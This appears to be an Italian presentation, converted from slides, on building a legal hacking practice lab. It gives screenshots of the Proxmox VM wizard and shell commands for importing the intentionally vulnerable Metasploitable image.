

# HACKING LAB

---

con ProxMox e Metasploitable



**PROXMOX**

# \$ whoami

---

Phishing Analysis and Contrast @ D3Lab

Team Member @ BackBox Linux



# Hacking Lab

---

Un laboratorio nella propria infrastruttura di rete per allenarsi in assoluta legalità sulle tecniche sfruttate nel Hacking.

# ProxMox

---

Proxmox VE is a complete open source server virtualization management software. It is based on KVM virtualization and container-based virtualization and manages KVM virtual machines, Linux containers (LXC), storage, virtualized networks, and HA clusters

[www.proxmox.com](http://www.proxmox.com)

# Metasploitable

---

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

<https://sourceforge.net/projects/metasploitable/>

# BackBox Linux


---

BackBox is a penetration test and security assessment oriented Ubuntu-based Linux distribution providing a network and informatic systems analysis toolkit. BackBox desktop environment includes a complete set of tools required for ethical hacking and security testing.

[backbox.org](http://backbox.org)

# Virtualizziamo Metasploitable

---



Create: Virtual Machine

General OS CD/DVD Hard Disk CPU Memory Network Confirm

Node: proxmox Resource Pool:

VM ID: 102

Name: Metasploitable


Help Back Next

Ricordatevelo

Creiamo una nuova Macchina Virtuale dal Pannello Web

# Virtualizziamo Metasploitable


---





# Virtualizziamo Metasploitable

---



The screenshot shows the 'Create: Virtual Machine' wizard with the 'CD/DVD' tab selected. The wizard has a progress bar at the top with tabs: General, OS, CD/DVD (selected), Hard Disk, CPU, Memory, Network, and Confirm. The main content area has three radio button options: 'Use CD/DVD disc image file (iso)', 'Use physical CD/DVD Drive', and 'Do not use any media'. The 'Do not use any media' option is selected. Below the first option, there are two dropdown menus: 'Storage:' with 'local' selected, and 'ISO image:' which is empty. At the bottom right, there are 'Back' and 'Next' buttons.

Create: Virtual Machine

General OS **CD/DVD** Hard Disk CPU Memory Network Confirm

☐ Use CD/DVD disc image file (iso)

Storage: local

ISO image:

☐ Use physical CD/DVD Drive

☒ Do not use any media

Back Next

# Virtualizziamo Metasploitable

---

Create: Virtual Machine ⓧ

General OS CD/DVD **Hard Disk** CPU Memory Network Confirm

Bus/Device:	SCSI ▾	0 ▴ ▾	Cache:	Default (No cache) ▾
Storage:	local-lvm ▾		No backup:	<input type="checkbox"/>
Disk size (GB):	4 ▴ ▾		Discard:	<input type="checkbox"/>
Format:	Raw disk image (raw) ▾		IO thread:	<input type="checkbox"/>

ⓘ Help Back Next

# Virtualizziamo Metasploitable

---

Create: Virtual Machine ⓧ

General OS CD/DVD Hard Disk **CPU** Memory Network Confirm

Sockets:	1	Type:	Default (kvm64)
Cores:	1	Total cores:	1
Enable NUMA:	<input type="checkbox"/>		

? Help Back Next

# Virtualizziamo Metasploitable

---

Create: Virtual Machine ✕

General OS CD/DVD Hard Disk CPU **Memory** Network Confirm

☒ Use fixed size memory

Memory (MB):

Ballooning: ☒

☐ Automatically allocate memory within this range

Maximum memory (MB):

Minimum memory (MB):

Shares:

? Help Back Next

# Virtualizziamo Metasploitable

Create: Virtual Machine

General OS CD/DVD Hard Disk CPU Memory **Network** Confirm

☒ Bridged mode

VLAN Tag: no VLAN

Bridge: vmbr0

Firewall: ☐

☐ NAT mode

☐ No network device

Model: VirtIO (paravirtualized)

MAC address: auto

Rate limit (MB/s): unlimited

Multiqueues:

Disconnect: ☐

? Help Back Next

# Virtualizziamo Metasploitable

---

```
$ ssh root@IP_PROXMOX
# cd /var/lib/vz/images
# mkdir 102 (ID del VM che abbiamo prima creato)
# cd 102
# wget http://bit.ly/metasploitable -O metasploitable.zip
# unzip metasploitable.zip
# cd Metasploitable2-Linux/
# mv Metasploitable.vmdk ../
# rm metasploitable.zip ./Metasploitable2-Linux/ -rf
```

# Virtualizziamo Metasploitable

---

```
# qemu-img convert -f vmdk Metasploitable.vmdk -O qcow2  
Metasploitable.qcow2  
# nano /etc/pve/qemu-server/102.conf
```

# Virtualizziamo Metasploitable


---

bootdisk: ide0

ide0: file=local:102/Metasploitable.qcow2,size=8G


